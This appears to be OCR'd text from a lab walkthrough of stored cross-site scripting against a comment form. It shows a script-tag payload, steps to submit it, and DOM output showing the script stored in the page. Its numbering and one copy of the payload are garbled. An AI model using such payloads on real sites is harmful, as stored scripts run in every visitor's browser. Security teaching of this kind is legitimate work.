
Our comment has been published and stored.

1) Click **[Submit Button]**

```
<p></p>
<h4>Post Your Comments</h4>
<form method="post" action="">
  <div class="form-group">…</div>
</form>
<br>
<div align="right">…</div>
<p></p>
<div class="row">
  ::before
  <div class="col-md-12">
    <span class="glyphicon glyphicon-star">…</span>
    Violet
    <p>img</p>
  </div>
  ::after
</div>
<hr>
```

Our comment has been stored and published.

6. Type `</p><script>alert(1);></script><p>` and click `[Submit Button]` to store the malicious code.
7. Malicious code is executed and stored. Everyone who visits this page will encounter this.



Enter Comment

</p><script>alert(1);</script><p>

178.172.195.18:11177

1

★ Violet

```
<br>
<div align="right">…</div>
<p></p>
<div class="row">…</div>
<hr>
<div class="row">
  ::before
  <div class="col-md-12">
    <span class="glyphicon glyphicon-star">…</span>
     Violet
    <p></p>
    <script>alert(1);</script>
  </div>
  ::after
</div>
</div>
</div>
</div>
```